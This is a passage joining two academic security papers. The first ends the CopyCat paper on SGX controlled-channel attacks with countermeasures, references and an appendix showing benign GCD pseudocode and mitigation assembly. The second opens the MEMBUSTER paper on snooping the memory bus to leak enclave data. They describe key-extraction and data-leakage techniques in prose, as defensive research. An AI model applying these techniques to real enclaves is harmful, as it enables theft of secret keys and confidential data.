Constant-Time Implementation. The best practice for cryptographic implementations is to avoid secret-dependent branches and memory lookups. WolfSSL applied such a countermeasure to mitigate our attack on ECDSA (CVE-2019-19960). Bernstein and Yang proposed a constant-time GCD algorithm that can be used for applications like modular inversion [10]. However, constant-time implementations are not easy for generic non-cryptographic applications [64]. While there are tools and techniques to test [76], verify [6], and generate [12] constant-time code, the scalability and performance of these approaches is still far from settled.

Cryptographic Countermeasures. While it is preferable to avoid secret-dependent branches altogether, specific countermeasures can be applied to some cryptographic schemes. As we discuss in Section 5, masking the input of the modular inversion can mitigate our demonstrated attack if it is applied properly and the blinding value itself is not leaked. WolfSSL applies this solution to mitigate our attack on DSA (CVE-2019-19963). However, as we showed in Section 5 and Section 4.3, these countermeasures should be applied carefully in the presence of a powerful adversary.

Some operations have more secure alternative implementations. In particular, for the attack on $q^{-1} \bmod p$ RSA-CRT key generation (CVE-2020-7960), Fermat's Little Theorem computes $q^{p-2} \bmod p$. As a result, the implementation can avoid modular inversion for this operation, and instead rely on a constant-time modular exponentiation implementation.

8 Conclusion

Our works show that deterministic controlled-channel adversaries are not restricted to observing enclave memory accesses at the level of coarse-grained 4 KiB pages, but can also precisely reconstruct intra-page control flow at a maximal, instruction-level granularity. We demonstrated the practicality and improved resolution of CopyCat by discovering highly dangerous single-trace key extraction attacks in several real-world, side-channel hardened cryptographic libraries. In contrast to known microarchitectural leakage sources, the more fundamental threat of deterministic controlled-channel leakage cannot be dealt with by merely flushing or partitioning microarchitectural state and instead requires research into more principled solutions.

Acknowledgments

We thank our reviewers for their suggestions that helped improving the paper. This work is partially funded by the Research Fund KU Leuven, a generous gift from Intel, and by the US National Science Foundation under grants no. 1513671, 1651344, 1814406, and 1913210. Jo Van Bulck is supported by a grant of the Research Foundation – Flanders (FWO).

References

[1] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. On the Power of Simple Branch Prediction Analysis. In *ACM CCS*, 2007.

[2] Alejandro Cabrera Aldaya and Billy Bob Brumley. When one vulnerable primitive turns viral: Novel single-trace attacks on ECDSA and RSA. *IACR TCHES*, 2020.

[3] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port Contention for Fun and Profit. In *IEEE Security and Privacy (S&P)*, 2019.

[4] Alejandro Cabrera Aldaya, Cesar Pereida García, Luis Manuel Alvarez Tapia, and Billy Bob Brumley. Cache-Timing Attacks on RSA Key Generation. *IACR TCHES*, 2019.

[5] Alejandro Cabrera Aldaya, Alejandro J Cabrera Sarmiento, and Santiago Sánchez-Solano. SPA vulnerabilities of the binary extended Euclidean algorithm. *Journal of Cryptographic Engineering*, 2017.

[6] Jose Bacelar Almeida, Manuel Barbosa, Gilles Barthe, François Dupressoir, and Michael Emmi. Verifying Constant-Time Implementations. In *USENIX Security*, 2016.

[7] Marc Andrysco, David Kohlbrenner, Keaton Mowery, Ranjit Jhala, Sorin Lerner, and Hovav Shacham. On Subnormal Floating Point and Abnormal Timing. In *IEEE Security and Privacy (S&P)*, 2015.

[8] Naomi Benger, Joop van de Pol, Nigel P. Smart, and Yuval Yarom. "Ooh Aah... Just a Little Bit" : A Small Amount of Side Channel Can Go a Long Way. In *CHES*, 2014.

[9] Daniel J Bernstein, Joachim Breitner, Daniel Genkin, Leon Groot Bruinderink, Nadia Heninger, Tanja Lange, Christine van Vredendaal, and Yuval Yarom. Sliding right into disaster: Left-to-right sliding windows leak. In *CHES*, 2017.

[10] Daniel J Bernstein and Bo-Yin Yang. Fast constant-time gcd computation and modular inversion. *IACR TCHES*, 2019.

[11] Sandrine Blazy, David Pichardie, and Alix Trieu. Verifying Constant-Time Implementations by Abstract Interpretation. *Journal of Computer Security*, 2019.

[12] Barry Bond, Chris Hawblitzel, Manos Kapritsos, K. Rustan M. Leino, Jacob R. Lorch, Bryan Parno, Ashay Rane, Srinath Setty, and Laure Thompson. Vale: Verifying High-Performance Cryptographic Assembly Code. In *USENIX Security*, 2017.

[13] Dan Boneh and Ramarathnam Venkatesan. Hardness of Computing the Most Significant Bits of Secret Keys in Diffie-Hellman and Related Schemes. In *Advances in Cryptology*, 1996.

[14] Ferdinand Brasser, Srdjan Capkun, Alexandra Dmitrienko, Tommaso Frassetto, Kari Kostiainen, and Ahmad-Reza Sadeghi. DR.SGX: Automated and Adjustable Side-Channel Protection for SGX using Data Location Randomization. In *ACSAC*, 2019.

[15] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *USENIX WOOT*, 2017.

[16] Billy Bob Brumley and Nicola Tuveri. Remote Timing Attacks are Still Practical. In *European Symposium on Research in Computer Security*, 2011.

[17] Matteo Busi, Job Noorman, Jo Van Bulck, Letterio Galletta, Pierpaolo Degano, Jan Tobias Mühlberg, and Frank Piessens. Provably Secure Isolation for interruptible Enclaved Execution on Small Microprocessors. In *IEEE CSF*, 2020.

[18] Alejandro Cabrera Aldaya, Raudel Cuiman Márquez, Alejandro J Cabrera Sarmiento, and Santiago Sánchez-Solano. Side-channel analysis of the modular inversion step in the RSA key generation algorithm. *International Journal of Circuit Theory and Applications*, 2017.

[19] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai. SgxPectre: Stealing Intel Secrets from SGX Enclaves Via Speculative Execution. In *IEEE European Security and Privacy (Euro S&P)*, 2019.

[20] Guoxing Chen, Wenhao Wang, Tianyu Chen, Sanchuan Chen, Yinqian Zhang, XiaoFeng Wang, Ten-Hwang Lai, and Dongdai Lin. Racing in Hyperspace: Closing Hyper-Threading Side Channels on SGX with Contrived Data Races. In *IEEE Security and Privacy (S&P)*, 2018.

[21] Sanchuan Chen, Xiaokuan Zhang, Michael K. Reiter, and Yinqian Zhang. Detecting Privileged Side-Channel Attacks in Shielded Execution with DéJà Vu. In *ACM Asia CCS*, 2017.

[22] Fergus Dall, Gabrielle De Micheli, Thomas Eisenbarth, Daniel Genkin, Nadia Heninger, Ahmad Moghimi, and Yuval Yarom. CacheQuote: Efficiently Recovering Long-term Secrets of SGX EPID via Cache Attacks. *IACR TCHES*, 2018.

[23] Ghada Dessouky, Tommaso Frassetto, and Ahmad-Reza Sadeghi. HybCache: Hybrid Side-Channel-Resilient Caches for Trusted Execution Environments. In *USENIX Security*, 2020.

[24] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, ECE, and Dmitry Ponomarev. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. In *ASPLOS*, 2018.

[25] Fortanix. Self-Defending Key Management Service with Intel® Software Guard Extensions. https://bit.ly/2yWxuuD.

[26] Patrick Gallagher. Digital Signature Standard (DSS). *Federal Information Processing Standards Publications, volume FIPS*, pages 186–3, 2013.

[27] Cesar Pereida García and Billy Bob Brumley. Constant-Time Callees with Variable-Time Callers. In *USENIX Security*, 2017.

[28] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *Journal of Cryptographic Engineering*, 8(1), 2018.

[29] Jago Gyselinck, Jo Van Bulck, Frank Piessens, and Raoul Strackx. Off-Limits: Abusing Legacy x86 Memory Segmentation to Spy on Enclaved Execution. In *International Symposium on Engineering Secure Software and Systems*, 2018.

[30] Marcus Hähnel, Weidong Cui, and Marcus Peinado. High-Resolution Side Channels for Untrusted Operating Systems. In *USENIX ATC*, 2017.

[31] Nadia Heninger and Hovav Shacham. Reconstructing RSA Private Keys from Random Key Bits. In *Annual International Cryptology Conference*, 2009.

[32] Shohreh Hosseinzadeh, Hans Liljestrand, Ville Leppänen, and Andrew Paverd. Mitigating Branch-Shadowing Attacks on Intel SGX using Control Flow Randomization. In *Proceedings of the 3rd Workshop on System Software for Trusted Execution*, 2018.

[33] Nick A Howgrave-Graham and Nigel P. Smart. Lattice Attacks on Digital Signature Schemes. *Designs, Codes and Cryptography*, 23(3), 2001.

[34] Tianlin Huo, Xiaoni Meng, Wenhao Wang, Chunliang Hao, Pei Zhao, Jian Zhai, and Mingshu Li. Bluethunder: A 2-level Directional Predictor Based Side-Channel Attack against SGX. *IACR TCHES*, 2020.

[35] Intel. Intel IPP Crypto Library (commit ad2ad95). https://github.com/intel/ipp-crypto.

[36] Intel. Intel Lehmer'c GCD Implementation sources/ippcp/pcpbnarithgcd.c. https://github.com/intel/ipp-crypto/blob/b6848dc/sources/ippcp/pcpbnarithgcd.c#L54.

[37] Intel. Intel SGX SSL. https://github.com/intel/intel-sgx-ssl.

[38] Intel. Intel® 64 and IA-32 Architectures Optimization Reference Manual. https://intel.ly/2UbLwk2.

[39] Intel. Intel Software Guard Extensions Developer Guide. https://intel.ly/3dr6PFV, June 2017.

[40] Intel. Intel® 64 and IA-32 Architectures Software Developer's Manual. https://intel.ly/2UeQjBm, May 2019.

[41] Intel. Guidelines for Mitigating Timing Side Channels Against Cryptographic Implementations. https://intel.ly/2WDDS3y, 2020.

[42] Deokjin Kim, Daehee Jang, Minjoon Park, Yunjong Jeong, Jonghwan Kim, Seokjin Choi, and Brent Byunghoon Kang. SGX-LEGO: Fine-grained SGX controlled-channel attack and its countermeasure. *computers & security*, 82, 2019.

[43] Donald E Knuth. *Art of Computer Programming, Volume 2: Seminumerical Algorithms*. Addison-Wesley Professional, 2014.

[44] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring Fine-grained Control Flow Inside SGX Enclaves with Branch Shadowing. In *USENIX Security*, 2017.

[45] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. CATalyst: Defeating Last-Level Cache Side Channel Attacks in Cloud Computing. In *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2016.

[46] Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MemJam: A False Dependency Attack Against Constant-Time Crypto Implementations in SGX. In *CT-RSA*, 2018.

[47] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX Amplifies the Power of Cache Attacks. In *CHES*, 2017.

[48] Daniel Moghimi, Berk Sunar, Thomas Eisenbarth, and Nadia Heninger. TPM-FAIL: TPM meets Timing and Lattice Attacks. In *USENIX Security*, 2020.

[49] Phong Q Nguyen and Igor E Shparlinski. The Insecurity of the Elliptic Curve Digital Signature Algorithm with Partially Known Nonces. *Designs, codes and cryptography*, 2003.

[50] Meni Orenbach, Andrew Baumann, and Mark Silberstein. Autarky: Closing Controlled Channels with Self-Paging Enclaves. In *EuroSys*, 2020.

[51] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. Make Sure DSA Signing Exponentiations Really Are Constant-Time. In *ACM CCS*, 2016.

[52] Matthieu Rivain. Fast and Regular Algorithms for Scalar Multiplication over Elliptic Curves. *IACR Cryptology ePrint Archive*, 2011.

[53] Ronald L Rivest, Adi Shamir, and Leonard Adleman. A Method for Obtaining Digital Signatures and Public-Key Cryptosystems. *Communications of the ACM*, 1978.

[54] Keegan Ryan. Hardware-Backed Heist: Extracting ECDSA Keys from Qualcomm's TrustZone. In *ACM CCS*, 2019.

[55] Keegan Ryan. Return of the Hidden Number Problem. *IACR TCHES*, pages 146–168, 2019.

[56] Sajin Sasy, Sergey Gorbunov, and Christopher W Fletcher. ZeroTrace: Oblivious Memory Primitives from Intel SGX. In *NDSS*, 2018.

[57] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In *ACM CCS*, 2019.

[58] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *DIMVA*, 2017.

[59] Atle Selberg. An elementary proof of the prime-number theorem. *Annals of Mathematics*, 1949.

[60] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating Controlled-Channel Attacks Against Enclave Programs. In *NDSS*, 2017.

[61] Shweta Shinde, Zheng Leong Chua, Viswesh Narayanan, and Prateek Saxena. Preventing Page Faults from Telling Your Secrets. In *ACM Asia CCS*, 2016.

[62] Signal. Private Contact Discovery Service. https://bit.ly/2MmP8uy.

[63] Jonathan Sorenson. An analysis of Lehmer's Euclidean GCD algorithm. In *Proceedings of the 1995 international symposium on Symbolic and algebraic computation*, pages 254–258, 1995.

[64] Emil Stefanov, Marten van Dijk, Elaine Shi, Christopher Fletcher, Ling Ren, Xiangyao Yu, and Srinivas Devadas. Path ORAM: An Extremely Simple Oblivious RAM Protocol. In *ACM CCS*, 2013.

[65] Raoul Strackx and Frank Piessens. The Heisenberg Defense: Proactively Defending SGX Enclaves against Page-Table-Based Side-Channel Attacks. *arXiv preprint arXiv:1712.08519*, 2017.

[66] Daniel Townley and Dmitry Ponomarev. SMT-COP: Defeating Side-Channel Attacks on Execution Units in SMT Processors. In *ACM International Conference on Parallel Architectures and Compilation Techniques*, 2019.

[67] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security*, 2018.

[68] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lipp, Marina Minkin, Daniel Genkin, Yarom Yuval, Berk Sunar, Daniel Gruss, and Frank Piessens. LVI: Hijacking Transient Execution through Microarchitectural Load Value Injection. In *IEEE Security and Privacy (S&P)*, 2020.

[69] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D Garcia, and Frank Piessens. A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes. In *ACM CCS*, 2019.

[70] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A Practical Attack Framework for Precise Enclave Execution Control. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution*, 2017.

[71] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Nemesis: Studying Microarchitectural Timing Leaks in Rudimentary CPU Interrupt Logic. In *ACM CCS*, 2018.

[72] Jo Van Bulck, Nico Weichbrodt, Rüdiger Kapitza, Frank Piessens, and Raoul Strackx. Telling Your Secrets without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. In *USENIX Security*, 2017.

[73] Shuai Wang, Pei Wang, Xiao Liu, Danfeng Zhang, and Dinghao Wu. CacheD: Identifying Cache-Based Timing Channels in Production Software. In *USENIX Security*, 2017.

[74] Wenhao Wang, Guoxing Chen, Xiaorui Pan, Yinqian Zhang, XiaoFeng Wang, Vincent Bindschaedler, Haixu Tang, and Carl A Gunter. Leaky Cauldron on the Dark Land: Understanding Memory Side-Channel Hazards in SGX. In *ACM CCS*, 2017.

[75] Samuel Weiser, Raphael Spreitzer, and Lukas Bodner. Single trace attack against RSA key generation in Intel SGX SSL. In *ACM Asia CCS*, 2018.

[76] Jan Wichelmann, Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MicroWalk: A Framework for Finding Side Channels in Binaries. In *ACSAC*, 2018.

[77] WikiChip. Macro-Operation Fusion (MOP Fusion). https://en.wikichip.org/wiki/macro-operation_fusion, 2020.

[78] WolfSSL. WolfSSL Intel SGX + FIPS 140-2!

[79] Meng Xu, Linh Thi, Xuan Phan, Hyon-Young Choi, and Insup Lee. vCAT: Dynamic Cache Management using CAT Virtualization. In *IEEE Real-Time and Embedded Technology and Applications Symposium (RTAS)*, 2017.

[80] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-Channel Attacks: Deterministic Side Channels for Untrusted Operating Systems. In *IEEE Security and Privacy (S&P)*, 2015.

[81] Yuval Yarom and Naomi Benger. Recovering OpenSSL ECDSA Nonces Using the FLUSH+RELOAD Cache Side-channel Attack. *IACR Cryptology ePrint Archive*, 2014.

[82] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *USENIX Security*, 2014.

[83] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A Timing Attack on OpenSSL Constant-time RSA. *Journal of Cryptographic Engineering*, 2017.

[84] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM Side Channels and Their Use to Extract Private Keys. In *ACM CCS*, 2012.

A Appendix

A.1 OpenSSL GCD Algorithm

Algorithm 5 shows the binary GCD algorithm in OpenSSL.

Algorithm 5 OpenSSL Binary GCD Algorithm.

```
1:  procedure GCD(a, b)
2:      s ← 0
3:      if a < b then a,b ← b,a
4:      while b ≠ 0 do
5:          if isOdd(a) then
6:              if isOdd(b) then                    ▷ a is odd, b is odd
7:                  a ← a − b,a ← a/2
8:                  if a < b then a,b ← b,a
9:              else                                ▷ a is odd, b is even
10:                 b ← b/2
11:                 if a < b then a,b ← b,a
12:         else
13:             if isOdd(b) then                    ▷ a is even, b is odd
14:                 a ← a/2
15:                 if a < b then a,b ← b,a
16:             else                                ▷ a is even, b is even
17:                 a ← a/2,b ← b/2,s ← s+1
18:     if s > 0 then a ← a∗(2^s)
19:     return a
```

A.2 Branch Shadow-Resistant Code Attack

Listing 5 provides an elementary example function with secret-dependent branches. We provide the corresponding assembly output in Listing 6, as produced by the LLVM-based, open-source compiler mitigation pass [32] against branch shadowing attacks, described in Section 3.3. We passed the `-mllvm -x86-branch-conversion` and `-mllvm -x86-bc-dummy-instr` options to enable both rewriting of conditional branches via the trampoline area and protection against timing attacks via dummy instruction balancing. Note that the randomizer is not integrated in the open-source release, and all code blocks on the trampoline area would still have to be randomly re-shuffled at runtime to protect against branch-shadowing attacks. To achieve sufficient entropy, trampoline areas have to be larger than 4 KiB [32], and hence the trampoline will occupy at least one separate page.

We reveal control flow in the instrumented code of Listing 6 using CopyCat as follows. In the case where the secret-dependent if condition is true, the indirect branch at line 20 will execute the single-instruction `jmp_if` block on the trampoline page, followed by 4 instructions on the instrumented code page, totaling 5 instructions before reaching the `end_if` marker. In contrast, if the if condition is false, the indirect branch at line 20 will transfer to the `skip_if` block on

```
void my_func(int a) {
    if (a  != 0) block1++; else block2++;
    block3++;
}
```

Listing 5: Sample code snippet with conditional branching.

```
1           jmp    my_func /***  BEGIN TRAMPOLINE ***/
2  jmp_done: jmp    done
3  jmp_done2:jmp    done
4  skip_else:add    $0x0,%r13b   # compensating dummy
5           lea    jmp_done2(%rip),%r15
6           jmp    end_else
7  jmp_else: jmp    else
8  skip_if:  add    $0x0,%r13b   # compensating dummy
9           add    $0x0,%r13b   # compensating dummy
10          lea    jmp_else(%rip),%r15
11          jmp    end_if
12 jmp_if:   jmp    if      /***  END TRAMPOLINE ***/
13 my_func:  push   %rbp
14          mov    %rsp,%rbp
15          mov    %edi,-0x4(%rbp)
16          cmpl   $0x0,-0x4(%rbp)
17          lea    jmp_if(%rip),%r15
18          lea    skip_if(%rip),%r13
19          cmove  %r13,%r15
20          jmp    *%r15
21 if:       mov    block1(%rip),%eax
22          add    $0x1,%eax
23          mov    %eax,block1(%rip)
24          lea    skip_else(%rip),%r15
25 end_if:   jmp    *%r15
26 else:     mov    block2(%rip),%eax
27          add    $0x1,%eax
28          mov    %eax,block2(%rip)
29          lea    jmp_done(%rip),%r15
30 end_else: jmp    *%r15
31 done:     mov    block3(%rip),%eax
32          add    $0x1,%eax
33          mov    %eax,block3(%rip)
34          pop    %rbp
35          ret
```

Listing 6: Hardened assembly output, corresponding to the source code in Listing 5, as produced by the open-source branch shadowing mitigation LLVM compiler pass.

the trampoline page, totaling 4 instructions before eventually reaching the `end_if` marker back on the instrumented code page. Similar unbalanced instruction counts follow for the else block.

We experimentally verified that CopyCat adversaries can deterministically learn the if condition by merely counting instructions and observing page accesses. Moreover, because the dummy instructions do not result in exactly balanced instruction counts, as explained above, merely counting the total amount of executed instructions even suffices in itself without having to distinguish accesses to the trampoline page.

An Off-Chip Attack on Hardware Enclaves via the Memory Bus

Dayeol Lee
UC Berkeley

Dongha Jung
SK Hynix

Ian T. Fang
UC Berkeley

Chia-Che Tsai
Texas A&M University

Raluca Ada Popa
UC Berkeley

Abstract

This paper shows how an attacker can break the confidentiality of a hardware enclave with MEMBUSTER, an *off-chip* attack based on snooping the memory bus. An attacker with physical access can observe an unencrypted address bus and extract fine-grained memory access patterns of the victim. MEMBUSTER is qualitatively different from prior on-chip attacks to enclaves and is more difficult to thwart.

We highlight several challenges for MEMBUSTER. First, DRAM requests are only visible on the memory bus at last-level cache misses. Second, the attack needs to incur minimal interference or overhead to the victim to prevent the detection of the attack. Lastly, the attacker needs to reverse-engineer the translation between virtual, physical, and DRAM addresses to perform a robust attack. We introduce three techniques, *critical page whitelisting*, *cache squeezing*, and *oracle-based fuzzy matching algorithm* to increase cache misses for memory accesses that are useful for the attack, with no detectable interference to the victim, and to convert memory accesses to sensitive data. We demonstrate MEMBUSTER on an Intel SGX CPU to leak confidential data from two applications: Hunspell and Memcached. We show that a single uninterrupted run of the victim can leak most of the sensitive data with high accuracy.

1 Introduction

Hardware enclaves [1–5] provide secure execution environments to protect sensitive code and data. A hardware enclave has a small trusted computing base (TCB) including the trusted hardware and program and assumes a strong threat model where even a privileged attacker (e.g., hypervisor, OS) cannot break the confidentiality and integrity of the execution. In such a threat model, the attacker cannot physically attack the internals of the processor package, but can attempt to tamper with or observe the externals of the processor (e.g., Cold-Boot attacks [6]). As a result, hardware enclaves are attractive for protecting privacy-sensitive workloads such as database [7], big data [8–10], blockchains [11–15], and machine learning [16, 17].




Figure 1: On-chip side channels compared to MEMBUSTER. The cache side-channel attack leaks addresses through a shared cache, whereas the controlled-channel attack uses adversarial memory management. MEMBUSTER leaks addresses directly through the off-chip memory bus. The photo shows an example hardware setup for the attack.

Along with the proliferation of hardware enclaves, many side-channel attacks against them have been discovered [18–23]. Side-channel attacks leak sensitive information from enclaves via architectural or microarchitectural states. For instance, controlled-channel attacks [24] use the OS privilege to trigger page faults for memory access on different pages, to reconstruct secrets from page-granularity access patterns inside the victim program. We categorize these attacks as *on-chip side-channel attacks*, where the attacker uses adversarial or shared on-chip components to reveal memory addresses accessed by the victim (Figure 1).

An attacker who can *physically* access the machine can perform an *off-chip side-channel attack* that directly observes the memory addresses on the *memory bus*. The memory bus, which consists of a *data bus* and an *address bus*, delivers memory requests from a CPU to an off-chip DRAM. Although the CPU encrypts the data of an enclave, all the addresses still leave the CPU unencrypted, allowing the attacker to infer program secrets from the access patterns. Since off-the-shelf DRAM interfaces do not support address bus encryption, no

existing hardware enclave can prevent physical attackers from observing the memory address bus.

Several studies have hinted at the possibility of attacks based on the memory address bus [25–27]. Costan *et al.* [26] suggest the possibility of tapping the address bus, but acknowledge that they are not aware of any successful example of the attack. Maas *et al.* [25] suggest that an attacker who can collect physical memory traces of a database server can distinguish two different SQL queries operating on the same dataset. However, to the best of our knowledge, no work has shown how such a side channel can be exploited to break the confidentiality of an enclave.

In this paper, we present MEMBUSTER, an off-chip side-channel attack on the memory address bus. We show that MEMBUSTER can be a substantial threat to hardware enclaves because of its unique traits compared to the existing on-chip attacks (§2.2). The need for off-chip access, despite being a disadvantage, advantages the attacker as it makes MEMBUSTER much harder to mitigate with *protected-access* solutions (Table 1). Recently, a wide range of tools [28–32] have been developed for mitigating on-chip side-channel attacks for enclaves with a reasonable overhead. These tools either partition the resources (e.g., cache) to prevent an attacker from learning information via shared resources or intercept actions (e.g., page faults) to prevent an attacker from observing the side channels. At their core, these solutions attempt to protect the memory accesses from an attacker's sight.

However, these protected-access solutions do not prevent MEMBUSTER, which observes the memory addresses off-chip and thus can bypass the protection of any on-chip solutions. To prevent MEMBUSTER on the current hardware enclave design, one must *hide* the accessed memory addresses, by making the enclave execution *oblivious* to the secret data. This requires either using oblivious algorithms [33] inside the enclave or running the enclave atop an ORAM [34, 35]. Both mechanisms bring significant performance overhead to the enclave. An alternative is to change the CPU and DRAM design to encrypt the address bus, but implementing a decryption module in DRAM can be expensive [36, 37].

We describe the challenges to perform a robust off-chip attack as follows: **(1) Address Translation.** The attacker needs to translate the DRAM requests into the physical addresses by reverse-engineering the mapping and to further translate them into virtual addresses of the victim enclave; **(2) Lossy Channel.** The attacker only sees DRAM requests when cache misses or write-back occurs. Since most modern CPUs have a large last-level cache (LLC), a significant portion of memory accesses do not issue any DRAM requests. We show why simple methods such as *priming* the cache does not incur sufficient cache misses needed for the attack; **(3) Unusual Behaviors in SGX.** SGX has unique memory behaviors which increase the difficulty of the attack. For example, we show that common architectural features such as disabling the cache do not work in SGX. We also find that *paging* in SGX hides most of the memory accesses.

We first show how an attacker can translate the DRAM requests, and can filter out irrelevant addresses to leave only the *critical* addresses that are useful for the attack. Then, we introduce two techniques, *critical page whitelisting* (§5.2) and *cache squeezing* (§5.4.1), to increase useful cache misses by thwarting page swaps and shrinking the effective cache for the critical addresses. With more cache misses, the attacker can observe more DRAM requests. These techniques do not cause detectible interference to the victim, and can be combined with cache priming to make more memory accesses visible to the attacker. Our *oracle-based fuzzy matching algorithm* (§6) can create an "oracle" of the secret-to-access-pattern mapping, to identify the sensitive accesses from a sizable memory bus trace. We then extract the sensitive data from the noisy memory accesses by fuzzy-matching the accesses against the oracle. We further show that *hardware prefetching* can increase the efficiency of this algorithm in MEMBUSTER.

We demonstrate the attack by attaching Dual In-line Memory Module (DIMM) interposer to a production system with an SGX-enabled Intel processor and a commodity DDR4 DRAM. We capture the memory bus signals to perform an off-line analysis. We use two applications, Hunspell and Memcached, to demonstrate the attack. Finally, we show the scalability of our techniques by simulating the attack in modified QEMU [38].

To summarize, the contributions of this paper are as follows:

- The setup of an off-chip side-channel attack on hardware enclaves and identification of the challenges for launching the attack robustly.
- Effective techniques for maximizing the side-channel information with no detectible interference nor order-of-magnitude performance overhead to the victim program.
- A fuzzy comparison algorithm for converting the address trace collected on the memory bus to program secrets.
- Demonstration and experimentation of the attack on an actual Intel SGX CPU. To our best knowledge, it is the first work that shows the practicality of the attack.

The security implications of the off-chip side-channel attacks can be pervasive because such a channel exists on almost every secure processor with untrusted memory. We hope to motivate further research by alarming the community about the practicality and severity of such attacks.

2 Background and Related Work

In this section, we discuss the background, including hardware enclaves, known on-chip side-channel attacks on SGX, and the related defenses.

2.1 Intel SGX

We choose Intel SGX [39] as the primary attack target because Intel SGX has the most mature implementation and the strongest threat model against untrusted DRAM. SGX is

	Brasser et al. [20]	Schwarz et al. [21]	CacheZoom [22]	FLUSH-based [23]	Controlled [24]	MEMBUSTER
Software-Only	✓	✓	✓	✓	✓	✗
Protected-Access Fix [28–32]	✓	✓	✓	✓	✓	✗
Root Adversary	✓	✗	✓	✓	✓	✓
Noiseless	✗	✗	✗	✓	✓	✓
Lossless	✗	✗	✗	✓	✓	✗
Fine-Grained (64B vs. 4KB)	✓	✓	✓	✗	✗	✓
No Interference (e.g., AEX)	✓	✓	✗	✗	✗	✓
Low Overhead	✓	✓	✗	✗	✗	✓

Table 1: This work (MEMBUSTER) compared to previous side-channel attacks on SGX. The two boldface rows illustrate what we perceive to be the most important distinctions. The colored cell indicates the attacker has the advantage.

a set of instructions for supporting hardware enclaves introduced in the Intel 6th generation processors. SGX assumes that only the processor package is trusted; all the off-chip hardware devices, including the DRAM and peripheral devices, are considered potentially vulnerable or compromised. The threat model of SGX also includes physical attacks such as Cold-Boot Attacks [6], which can observe sensitive data from residuals inside DRAM.

An Intel CPU with SGX contains a memory encryption engine (MEE), which encrypts and authenticates the data stored in a dedicated physical memory range called the *enclave page cache* (EPC). The MEE encrypts data blocks and generates authentication tags when sending the data outside the CPU package to be stored inside the DRAM. To prevent roll-back attacks, the MEE also stores a version tree of the protected data blocks, with the top level of the tree stored inside the CPU. For Intel SGX, EPC is a limited resource; the largest EPC size currently available on an existing Intel CPU is 93.5 MB, out of 128 MB Processor's Reserved Memory (PRM). The physical pages in EPC, or EPC pages, are mapped to virtual pages in enclave linear address ranges (ELRANGEs) by the untrusted OS. If all concurrent enclaves require more virtual memory than the EPC size, the OS needs to swap the encrypted EPC pages into regular pages.

However, even with MEE, Intel SGX does not encrypt the addresses on the memory bus. As previously discussed, changing the CPU to encrypt the addresses requires implementing the encryption logic on DRAM, and thus requires new technologies such as Hybrid Memory Cube (HMC) [36, 37].

The unencrypted address bus opens up a universal threat to hardware enclaves with external encrypted memory. Komodo [40], ARM CryptoIsland [41], Sanctum [5], and Keystone [4] do not encrypt data for an external memory by default. AMD SEV [42] allows hypervisor-level memory encryption, but also does not encrypt addresses.

2.2 Comparison with Existing Attacks

In this section, we discuss how MEMBUSTER can be a substantial threat to hardware enclaves because of its unique traits. We compare MEMBUSTER with various on-chip side-channel attacks on SGX [20–24] in Table 1.

2.2.1 Side Channel Attacks on SGX

